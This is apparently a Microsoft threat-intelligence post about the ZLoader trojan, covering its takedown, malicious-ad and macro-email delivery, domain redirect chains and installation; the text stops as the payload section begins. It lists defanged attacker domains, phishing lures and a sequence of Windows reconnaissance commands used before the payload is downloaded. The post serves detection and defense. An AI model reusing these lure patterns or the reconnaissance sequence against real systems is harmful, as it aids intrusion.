As announced today, Microsoft took action against the ZLoader trojan by working with telecommunications providers around the world to disrupt key ZLoader infrastructure. We used our research into this threat to enrich our protection technologies and ensure this infrastructure could no longer be leveraged by operators to distribute the trojan or activate deployed payloads like ransomware. Moreover, we are sharing this intelligence to emphasize the importance of collaboration throughout the larger security community. Below, we will detail the various aspects for identifying a ZLoader campaign.

Derived from the Zeus banking trojan first discovered in 2007, ZLoader is a malware family notable for its ability to evolve and change from campaign to campaign, having undergone much development since its inception. ZLoader has remained relevant as attackers' tool of choice by including defense evasion capabilities, like disabling security and antivirus tools, and selling access-as-a-service to other affiliate groups, such as ransomware operators. Its capabilities include capturing screenshots, collecting cookies, stealing credentials and banking data, performing reconnaissance, launching persistence mechanisms, misusing legitimate security tools, and providing remote access to attackers.

ZLoader campaign operators evolved the malware from a basic banking trojan to a more sophisticated piece of malware capable of monetizing compromised devices by selling access to other affiliate groups. By leveraging and misusing legitimate tools like Cobalt Strike and Splashtop, affiliates gain hands-on-keyboard access to affected devices, which can be further misused for other malicious activities like credential theft or downloading additional payloads, including ransomware. ZLoader has previously been linked to ransomware infections such as Ryuk, DarkSide, and BlackMatter.

ZLoader attacks have affected nations around the world, with the majority targeting the US, China, western Europe, and Japan. Due to the modular nature of some of ZLoader's capabilities and its constant shifts in techniques, different ZLoader campaigns may look nothing alike. Previous campaigns have been fairly simple, with the malware delivered via malicious Office macros attached to emails and then used to deploy modules for capabilities. Other, more recent campaigns are notably complex—injecting malicious code into legitimate processes, disabling antivirus solutions, and ultimately culminating in ransomware.




Figure 1. Heat map of nations affected by ZLoader attacks

ZLoader operators have also updated their methodology to frequently deliver the malware through targeted malicious Google Ads. The use of ad fraud is a stealthy way to target end users as it bypasses typical security solutions that can be found in email and surfaces itself in normal browser activities instead.

Microsoft Defender for Endpoint detects malicious behaviors related to this campaign. Enabling cloud protection and automatic sample submission for Microsoft Defender Antivirus aids users and organizations in remaining protected on new and emerging threats. Moreover, standardizing the use of the Microsoft Edge browser across all corporate devices and enabling Microsoft Defender SmartScreen protection blocks malicious sites, such as those connected to ZLoader campaigns.

In this blog post, we characterize the various methods by which a ZLoader campaign might be identified, along with detailing detection and mitigation information that can help users reduce the impact of this threat.

ZLoader attack chains

ZLoader is a malware variant that has evolved over the years and is used for multiple objectives, meaning that two campaigns which both use ZLoader may appear completely different. For example, an individual who has experience responding to a ZLoader campaign that originated from email and dropped the payload via a malicious Office macro, may be shocked at the complexity of a second ZLoader campaign that uses numerous malicious files for reconnaissance and antivirus tampering, before finally dropping the actual malware payload.

The following diagram identifies the most common ways the ZLoader trojan has been observed moving through the delivery, installation, payload, malware activity, and follow-on activity phases of an attack. This diagram is high-level and may not depict every step or file dropped in some of ZLoader's more complex campaigns.



DELIVERY
INSTALLATION
PAYLOAD
MALWARE ACTIVITY
FOLLOW-ON ACTIVITIES
Hyperlinks
Google docs with malicious Office documents
Email
Office documents and malicious macros
Email attachments
ZLoader payload
Additional Modules
Persistence via Atera Agent, registry Run keys, startup
Command and control
Discovery
Cobalt Strike
Ransomware
Access broker
Malicious search engine ads
Attacker-controlled download domains
Secondary download domains
Downloads BAT files which drop DLLs
Malicious MSI downloaded and executed
Payload connects to domains via PowerShell
AV tampering

Figure 2. ZLoader attack flow diagram

Delivery

ZLoader malware has been observed being delivered in multiple ways. Two of the most prominent methods include malicious search engine ads and malicious emails.

Malicious advertisement delivery

In more recent campaigns, ZLoader has shifted away from using email as a means of delivery and instead used malicious ads on search engines such as Google to trick users into visiting malicious sites.

Each wave of these campaigns impersonated a specific company or product, such as Java, Zoom, TeamViewer, and Discord. For the delivery stage of the attack, the actors would purchase Google Ads for key terms associated with those products, such as "zoom videoconference." Users who performed Google searches for those terms during a specific time would be presented with an advertisement that led to the form grabbing malicious domains.

In each instance of this campaign, the actors would compromise legitimate domains that appeared to be owned by individuals or small businesses, such as personal blogs. They would then set up subdomains on them that were associated with the product they were impersonating during that time. The product-specific subdomain was the second subdomain on the domain, while the first subdomain was an extremely long set of words. For example:

- zoomdownload[.]linkforbusinessandpersonalusersofourserviceinseptember[.]jumpingonwater[.]com
- zoomonline[.]forusersinourservicewithbusinessandpersonalcustomers[.]fineanddandiwithrandi[.]com
- zoomdownload[.]onlinestartserviceforyourworkstudymeeting[.]indyflat-tax[.]com
- zoomdownloadlink[.]zoomdownload[.]onlinesoftwareforpersonalandbusinessusersinseptember[.]lifeintrainingpodcast[.]com
- teamviewerdownload[.]fastserviceworkonlinelinkjoininaugustseptermber[.]greenlinefood[.]net
- teamviewerdownload[.]directserviceforonlinepersonalandbusinessusersofourservice[.]wahatalrabeeh[.]co
- teamviewerstart[.]linkforpersonalandbusinessusersinourservicestartnow[.]ellisclinic[.]com

In at least one instance of this activity, the compromised webpage was set up to appear as though it was associated with the company Get VoIP, a legitimate service that provides comparisons between various VoIP providers. The attackers did not compromise the GetVoIP website or service, rather, they designed the webpage to impersonate the real GetVoIP site.



http://zoomdownload.linkforbusinessandpersonalusersofourserviceinseptember.jumpingonwater.com/
GETVOIP
Cloud Communication Advisor
VOIP CATEGORIES
Zoom
Santa Clara, CA
www.zoom.us
zoom
Zoom has become a household name as an HD video conferencing platform, but not many know about its business VoIP service,...
GET PRICING
VISIT WEBSITE
ZOOM REVIEWS
PROVIDER OVERVIEW
SCREENSHOTS
WRITE REVIEW
81%
Recommend It
47
User Reviews
OVERALL
4.0
QUALITY
INSTALLATION
SUPPORT
RELIABILITY

Figure 3. The compromised domain designed to look like the GetVoIP website

From these compromised domains, the users will attempt to download the product being impersonated, which redirects them to an attacker-owned domain. These domains also pretend to be associated with the legitimate product being impersonated, and frequently use the .site TLD.

One example of the chain of redirected domains associated with this activity is:

1. https://adservice.google[.]com, redirects to:
2. zoomdownload.linkforbusinessandpersonalusersofourserviceinseptember.jumpingonwater[.]com, redirects to:
3. zoomvideo[.]site

The ZLoader operators have tended to use REG.RU, LLC as the registrar for these final .site domains. Additionally, many of the domains used within a single campaign have the registrant contact email in common with each other, making it easy to pivot and find other potentially related domains.


The final website in this chain downloads the initial malicious .msi file.

Email delivery

As with many other malware variants, prior ZLoader campaigns have also been known to use malicious emails to deliver Office documents containing malicious macros that download the payload. The ZLoader operators do not have a preferred method of delivering these Office documents and have been observed using both links and attachments in various campaigns. Some observed means by which a ZLoader email was associated with a malicious document include:

- Attached macro-enabled Microsoft Office document
- Attached Excel 4.0 document that contained Hidden Sheets and Very Hidden Sheets to host macros
- Attached PDF with link to a macro-enabled Office document
- Attached ZIP file that contained a macro-enabled Office document or executable
- Link to a Google Docs page with links to a macro-enabled Office document

The emails have used a variety of lures, which typically convey a sense of urgency. Some of the campaigns used lures based on currents events at the time of the campaign, such COVID-19, or generic lures, such as overdue invoice payments and fake resumes or CVs. Additionally, most of these emails have been sent from consumer email services——notably AOL.com. There have also been campaigns that used domains that are associated with the lure theme; for example, some emails were sent from a COVID-themed sender domain.



This is your Overdue Invoice - Number # 7587

WF [redacted]@aol.com>

Fri 10/30/2020 8:12 AM

You should look into the the invoice 7587 in the file attached. Reply here if you have any questions or comments. Thanks!

Respectfully Yours, [redacted]

Figure 4. A screenshot of a sample email associated with the ZLoader campaign posing as a request for an overdue invoice.

Regardless of how the operator chooses to deliver the Office document, once the user opens it, they are prompted to enable macros to view the content. In various known cases, the malicious macros either directly started to download subsequent payloads or they dropped a VBS file that in turn performed the download.

In general, a connection was made to a compromised WordPress instance hosting the PHP code used by the ZLoader kit. At this stage, the ZLoader payload was downloaded as a DLL masquerading as an HTML file that is then launched using rundll32.exe.

Installation

Less complex ZLoader campaigns go straight from the delivery phase to dropping the malicious payload. In more complex ZLoader campaigns, the next phase of the attack shifts to using a legitimate process such as msiexec.exe to download several additional files, including many non-malicious .dll files that are legitimate pieces of whatever software is being impersonated at the time. A malicious .bat file is hidden in those .dll files.

In several instances, these files were added to a folder pretending to be associated with legitimate software, such as Oracle Java or Brave Browser, using the following pattern as an example: C:\Program Files (x86)\Sun Technology Network\Oracle Java SE\[malicious file].

The .bat file launches PowerShell to reach out to a download domain to drop the ZLoader payload. Examples of these domains include:

- quickbooks[.]pw
- sweepcakesoffers[.]com
- Datalystoy[.]com
- Teamworks455[.]com
- Clouds222[.]com

In some campaigns, the attackers used a script to run various discovery commands prior to downloading the ZLoader payload, including:

- ipconfig /all
- net config workstation
- net view /all
- net view /all /domain
- nltest /domain_trusts
- nltest /domain_trusts /all_trusts

Payload

Once the ZLoader payload is on the device, it may drop various modules that provide it with additional functionality, such as:

